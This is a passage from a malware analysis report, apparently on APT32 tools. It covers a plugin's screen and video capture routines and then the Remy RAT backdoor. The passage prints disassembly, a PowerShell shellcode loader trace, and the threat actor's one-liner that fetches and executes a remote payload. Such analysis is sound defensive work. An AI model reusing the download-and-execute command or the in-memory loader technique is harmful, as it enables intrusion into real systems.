
```
mov     [ebp+clsidEncoder], eax
xorps   xmm0, xmm0
movq    [ebp+var_2C], xmm0
mov     [ebp+var_24], eax
mov     edx, edi
mov     ecx, ebx
call    call_GdipCreateBitmapFromGdiDib
mov     edi, eax
test    edi, edi
jz      loc_100055D5
lea     edx, [ebp+clsidEncoder]
call    call_GdipGetImageEncoders ; image/jpeg
mov     [ebp+encoder_parameter_count], 1
movq    xmm0, qword ptr ds:encoder_quality_guid.Data1
movq    [ebp+enc_quality_guid_1], xmm0
movq    xmm0, qword ptr ds:encoder_quality_guid.Data4
movq    [ebp+enc_quality_guid_2], xmm0
mov     [ebp+nr_of_values], 4
mov     [ebp+type], 1    ; byte
mov     eax, [ebp+encoding_param]
cmp     eax, 64h
ja      short loc_1000548E
test    eax, eax
jnz     short loc_10005495

                         ; CODE XREF: save_img_to_stream_read_stream+F8↑j
mov     [ebp+encoding_param], 32h

                         ; CODE XREF: save_img_to_stream_read_stream+FC↑j
lea     eax, [ebp+encoding_param]
mov     [ebp+enc_param_values_cp], eax
mov     [ebp+ppstm], 0
lea     eax, [ebp+ppstm]
push    eax              ; ppstm
push    1                ; fDeleteOnRelease
push    0                ; hGlobal
call    ds:CreateStreamOnHGlobal
```

Figure 18: Screenshot functionality

VIDEO Capture Exports


Name	Parameters	Description
FDIIsCabinet	sleep_timeout, quality	Creates a thread that will capture video using VFW - Video For Windows (avicap32.dll)
FDIDestroy	sleep_timeout, quality	Creates a thread that will capture video using MF - Microsoft Media Foundation (Mf.dll)

The video capture functionality is based on two different implementations, one using Video For Windows, and the other using MS Media Foundation.



```
loc_10003AE0:                          ; CODE XREF: vfw_video_capture+1EC↓j
                cmp     ebx, 4
                jge     short loc_10003B5E
                push    0               ; lpThreadId
                push    0               ; dwCreationFlags
                push    [ebp+var_218]   ; int
                inc     ebx
                push    offset kill_videosource_window ; to avoid the dialog box
                push    0               ; dwStackSize
                push    0               ; lpThreadAttributes
                mov     vfw_video_capture_bool, 0
                call    __beginthreadex
                mov     edi, [ebp+hWnd]
                add     esp, 18h
                mov     esi, eax
                push    edi             ; hWnd
                call    ds:IsWindow
                test    eax, eax
                jz      short loc_10003B36
                push    0               ; lParam
                push    [ebp+capt_drv_idx] ; wParam
                push    WM_CAP_DRIVER_CONNECT ; Msg
                push    edi             ; hWnd
                call    ds:SendMessageW
                mov     edi, eax
                jmp     short loc_10003B38
```

Figure 19: VFW-based video capture




```
read_sample_loop:                       ; CODE XREF: imf_video_capture+252↓j
                cmp     esi, 64h
                jge     short loc_10004A74
                mov     eax, [ebp+IMFSourceReader]
                lea     edx, [ebp+IMFSample]
                mov     ecx, [eax]
                push    edx             ; ppSample
                lea     edx, [ebp+timestamp]
                push    edx             ; pllTimestamp
                lea     edx, [ebp+stream_flags]
                push    edx             ; pdwStreamFlags
                lea     edx, [ebp+actual_stream_index]
                push    edx             ; pdwActualStreamIndex
                push    0               ; dwControlFlags
                push    0FFFFFFFCh      ; dwStreamIndex = MF_SOURCE_READER_FIRST_VIDEO_STREAM
                push    eax
                call    [ecx+IMFSourceReaderVtbl.ReadSample]
                mov     mf_error_code, eax
                test    eax, eax
                js      short loc_10004A69
                cmp     [ebp+IMFSample], 0
                jnz     short loc_10004A74

loc_10004A69:                           ; CODE XREF: imf_video_capture+241↑j
                push    32h             ; dwMilliseconds
                call    ds:Sleep
                inc     esi
                jmp     short read_sample_loop
```

Figure 20: MF-based video capture


Helper Exports

Name	Parameters	Description
FDITruncateCabinet	none	Return 0xE42 (possibly the plugin version)
FDICopy	none	Enumerate video capture drivers



```
                public FDITruncateCabinet
FDITruncateCabinet proc near                   ;
                                               ;
                mov     eax, 0E42h
                retn
FDITruncateCabinet endp
```

Figure 21: Get version



```
enum_drivers:                           ; CODE XREF: enum
                mov     [ebp+driver_index], esi
                cmp     esi, 0Ah
                jge     short loc_10003FA4
                push    100h            ; size_t
                push    0               ; int
                lea     eax, [ebp+szName]
                push    eax             ; void *
                call    _memset
                push    100h            ; size_t
                push    0               ; int
                lea     eax, [ebp+szVer]
                push    eax             ; void *
                call    _memset
                add     esp, 18h
                push    100h            ; cbVer
                lea     eax, [ebp+szVer]
                push    eax             ; lpszVer
                push    100h            ; cbName
                lea     eax, [ebp+szName]
                push    eax             ; lpszName
                push    esi             ; wDriverIndex
                call    ebx ; capGetDriverDescriptionW
                test    eax, eax
                jz      short loc_10003F90
                inc     edi
                mov     [ebp+driver_counter], edi

loc_10003F90:                           ; CODE XREF: enum
                inc     esi
                jmp     short enum_drivers
```

Figure 22: Enumerate drivers

Unused Exports

The following functions call nothing besides the routine that parses the parameters; they possibly constitute a template function for further functionalities not yet implemented:


- CreateCompressor – template code for function with one parameter
- SetCompressorInformation – template code for function with two parameters
- QueryCompressorInformation – template code for function with three parameters
- ResetCompressor – template code for function with four parameters
- CloseCompressor – template code for function with five parameters

Remy RAT

Classification	Malware/Backdoor
Aliases	WINDSHIELD (FireEye)
Size	355 KB (364,353 bytes)
Type	PowerShell/Shellcode/Win32 PE (DLL)
File Name	underwears.png
Timestamp	Thu, August 07 2008 01:43:09 UTC (spoofed)
Observed	November 2017

Overview

Arriving as an obfuscated PowerShell script built using the MSFvenom psh-reflection payload, the Remy DLL payload is ultimately unpacked, injected into memory, and executed via a Veil shellcode payload.


MSFvenom + psh-reflection

Veil + powershell/shellcode_inject

RemyRAT DLL

Figure 23: Payload layers


The Remy DLL shares code with Backdoor.Win32.Denis (Kaspersky), and appears to be related to the "WINDSHIELD" malware (described in the FireEye APT32 report).

Features

- Several PowerShell "wrappers"
- MSFvenom psh-reflection payload
  - Veil powersell/shellcode_inject
- Main functionality is to download and execute next stage payloads
- Six additional C2 commands
- Proxy bypass

Deployment

Remy was downloaded and executed manually by the threat actor using a PowerShell one-liner:




```
Powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('https://sunshinefromnow.files.wordpress.com/2017/10/underwears.png'
```

Figure 24: Threat actor command to download and install Rem

Behavior

During loading, a C# source file is dropped to disk and compiled using the C# .NET compiler:



csc.exe

```
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\analyst\AppData\Local\Temp\qfmrchl3.cmdline"
```

cvtres.exe

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\analyst\AppData\Local\
```


Figure 25: Compiling .NET binary

The following command line arguments are supplied to the compiler via the ".cmdline" file

```
/t:library /utf8output /R:"System.dll" /R:"C:\Windows\assembly\GAC_MSIL\System.Management.
Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /out:"C:\Users\Analyst\
AppData\Local\Temp\ygq651ww.dll" /D:DEBUG /debug+ /optimize- /warnaserror  "C:\Users\Analyst\
AppData\Local\Temp\ygq651ww.0.cs"
```

Figure 26: C# compiler arguments


Although a relatively novel technique, this does lead to the creation of multiple temporary files under the %APPDATA%\Temp folder:



CSCF30.tmp	TMP File	1 KB	05/12/2017 12:30
RESF31.tmp	TMP File	2 KB	05/12/2017 12:30
ygq651ww.0.cs	Visual C# Source file	1 KB	05/12/2017 12:30
ygq651ww.cmdline	CMDLINE File	1 KB	05/12/2017 12:30
ygq651ww.dll	Application extension	4 KB	05/12/2017 12:30
ygq651ww.err	ERR File	0 KB	05/12/2017 12:30
ygq651ww.out	Wireshark capture file	1 KB	05/12/2017 12:30
ygq651ww.pdb	Program Debug Database	8 KB	05/12/2017 12:30
ygq651ww.tmp	TMP File	0 KB	05/12/2017 12:30


Figure 27: Files created during compilation

The source file is relatively simple and is used to assist with importing Windows APIs:



```
using System;

using System.Runtime.InteropServices;

namespace Win32Functions
{
    public class Win32
    {
        [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
    [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);
    [DllImport("kernel32.dll")] public static extern bool AllocConsole();
    [DllImport("kernel32.dll")] public static extern IntPtr WaitForSingleObject(IntPtr handle, int
dwMilliseconds);

    }
```

Figure 28: C# source code for importing Win32 APIs




```
CALL method 'static byte[] FromBase64String(string s)'
SET $BINAry = '232 125 200 3 0 254 254 254 254 120 7 243 84 37 121 19...'.
    ${SIg`NA`T`uRE}= <<<< @'
SET $SIgNATuRE = '  [DllImport("kernel32.dll")] public static exter...'.
    ${A`PI} = <<<< &("{0}{2}{1}"-f 'Add','ype','-T') -memberDefinition ${Si`g`NatUre} -name
"Win32" -namespace Win32Functions -passThru
SET $API = 'Win32Functions.Win32'.
    ${a`Pi}::AllocConsole <<<< ();
CALL method 'static bool AllocConsole()'
    ${p} = <<<< ${A`pi}::VirtualAlloc(0, ${B`I`NArY}.Length, 0x3000, 0x40);
CALL method 'static System.IntPtr VirtualAlloc(System.IntPtr lpAddress, System.UInt32 dwSize,
System.UInt32 flAllocationType, System.UInt32 flProtect)'
SET $p = '35323904'.
    [Runtime.InteropServices.Marshal]::Copy <<<< (${b`inaRy}, 0, ${P}, ${bI`Na`RY}.Length);
CALL method 'static System.Void Copy(byte[] source, int startIndex, System.IntPtr destination,
int length)'
    ${C} = <<<< ${A`pi}::CreateThread([IntPtr]::Zero, 0, ${P}, [IntPtr]::Zero, 0,
[IntPtr]::Zero);
CALL method 'static System.IntPtr CreateThread(System.IntPtr lpThreadAttributes, System.UInt32
dwStackSize, System.IntPtr lpStartAddress, System.IntPtr lpParameter, System.UInt32
dwCreationFlags, System.IntPtr lpThreadId)'
SET $C = '1544'.
    ${A`Pi}::WaitForSingleObject <<<< (${c}, -1);
CALL method 'static System.IntPtr WaitForSingleObject(System.IntPtr handle, int
dwMilliseconds)'
```

Figure 29: PowerShell shellcode loader

Once active, the shellcode PE loader imports the following APIs dynamically:

- RtlMoveMemory
- RtlZeroMemory
- VirtualAlloc
- GetProcAddress
- LoadLibrary

The shellcode then allocates executable memory via VirtualAlloc, unpacks the main DLL payload, and calls its entry-point function:




```
seg000:0003F1D4                 lea     ecx, [ebp-4Ch]
seg000:0003F1D7                 push    ecx
seg000:0003F1D8                 push    esi
seg000:0003F1D9                 add     eax, esi
seg000:0003F1DB                 mov     [ebp-4Ch], bl
seg000:0003F1DE                 push    ebx
seg000:0003F1DF                 mov     [ebp-4Bh], bl
seg000:0003F1E2                 call    eax             ; next stage payload (base + 0xf810)
seg000:0003F1E4
seg000:0003F1E4 loc_3F1E4:                              ; CODE XREF: sub_3C88A+76C↑j
seg000:0003F1E4                                         ; sub_3C88A+1C6C↑j ...
seg000:0003F1E4                 mov     esi, [ebp-8]
seg000:0003F1E7                 mov     ebx, [ebp-14h]
seg000:0003F1EA                 add     esi, 78h ; 'x'
seg000:0003F1ED                 push    dword ptr [esi+4]
seg000:0003F1F0                 push    edi
seg000:0003F1F1                 call    ebx
```

Figure 30: Execute main payload DLL entry-point

The payload is ~248 KB (253,952 bytes) large, and purports to have been compiled on Thu Aug 07 01:43:07 2008. Originally named XamlDiagnostics.dll, it exports a single entry-point named DllEntry. The DllEntry routine first loads advapi32.dll, imports/calls GetUserNameW, and attempts to create the following mutex to prevent multiple instances from running:

151c9beb11b29fe869098007192d8fa7_%USERNAME%

It then loads several libraries, resolves all necessary APIs, and decrypts embedded strings. Most of the strings are encrypted with simple ADD 0x27 instruction.



```
;   try {
                mov     [ebp+retval], ebx
                mov     dword ptr [ebp+mutex_name], 0E000Ah
                mov     dword ptr [ebp+mutex_name+4], 3C000Ah
                mov     dword ptr [ebp+mutex_name+8], 3B0012h
                mov     dword ptr [ebp+mutex_name+0Ch], 3B003Eh
                mov     dword ptr [ebp+mutex_name+10h], 0A000Ah
                mov     dword ptr [ebp+mutex_name+14h], 0B003Bh
                mov     dword ptr [ebp+mutex_name+18h], 3F0012h
                mov     dword ptr [ebp+mutex_name+1Ch], 11003Eh
                mov     dword ptr [ebp+mutex_name+20h], 12000Fh
                mov     dword ptr [ebp+mutex_name+24h], 120009h
                mov     dword ptr [ebp+mutex_name+28h], 90011h
                mov     dword ptr [ebp+mutex_name+2Ch], 100009h
                mov     dword ptr [ebp+mutex_name+30h], 12000Ah
                mov     dword ptr [ebp+mutex_name+34h], 3D000Bh
                mov     dword ptr [ebp+mutex_name+38h], 3F0011h
                mov     dword ptr [ebp+mutex_name+3Ch], 10003Ah
                mov     dword ptr [ebp+mutex_name+40h], 0FFFE0038h
                mov     dword ptr [ebp+mutex_name+44h], 4Ch
                lea     eax, [ebp+mutex_name] ; "151c9beb11b29fe869098007192d8fa7_%
                jmp     short decr_string_loop
; ---------------------------------------------------------------------------
                align 10h

decr_string_loop:                       ; CODE XREF: DllEntry+DB↑j
                                        ; DllEntry+EA↓j
                add     word ptr [eax], 27h
                add     eax, 2
                cmp     [eax], bx
                jnz     short decr_string_loop
                lea     esi, [ebp+username_ptr_then_res_struct]
                call    get_username
```

Figure 31: String decryption – mutex name

The backdoor can be executed with credentials for web authentication specified as parameters via the command line:


```
/u <username> /p <password>
```

Otherwise, these credentials can be passed at build time in the form of an embedded RCDATA resource (encrypted with a hardcoded XOR key), in the following format:

Offset	Description
0x00	Magic (0x02)
0x05	Username length
0x07	Password length
0x09	Username
0x09 + Username length	Password

The RCDATA resource from the analyzed sample did not contain any hard-coded credentials:

Bytes	ASCII	Description
`3B 6C 49 6C 5A 4B 6E 47 3D`	;lIlZKnG=	Encrypted resource content
`39 6C 49 6C 5A 4B 6E 47 3D`	9lIlZKnG=	Embedded XOR key
`02 00 00 00 00 00 00 00 00`		Decrypted resource content




```
push    RT_RCDATA
push    2070
push    edi
call    ds:FindResourceW
mov     esi, eax
test    esi, esi
jz      endp
push    esi
push    edi
call    ds:LoadResource
test    eax, eax
jz      endp
push    eax
call    ds:LockResource
mov     [ebp+resource], eax
test    eax, eax
jz      endp
push    esi
push    edi
call    ds:SizeofResource
mov     esi, eax
test    esi, esi
jz      endp
call    __VEC_memcpy_related_0
mov     ecx, [ebp+resource]
mov     edx, [ebx]
push    esi                 ; size
push    ecx
push    edx                 ; dest
call    __VEC_memcpy_
add     esp, 0Ch
mov     eax, offset a9lilzkng ; "9lIlZKnG=@"
lea     ecx, [ebp+key]
call    check_len_copy_str
lea     eax, [ebp+key]
push    eax
mov     edi, ebx
call    xor_crypt_with_given_key
```

;lIlZKnG=

Figure 32: Decryption of RCDATA resource


During the execution, the malware reads and writes from/to the following values under the *HKCU\SOFTWARE\ThunderbirdEML.KD* registry key:

Value Name	Type	Size	Description
(default)	REG_BINARY	32 bytes	Value sent by the C2 server upon initial communication; it's needed to initiate download/execution of additional malware stages
EditFlags	REG_BINARY	Variable	List of C2 URLs encoded with XOR 0x8A8B8C; can be set using one of the C2 commands
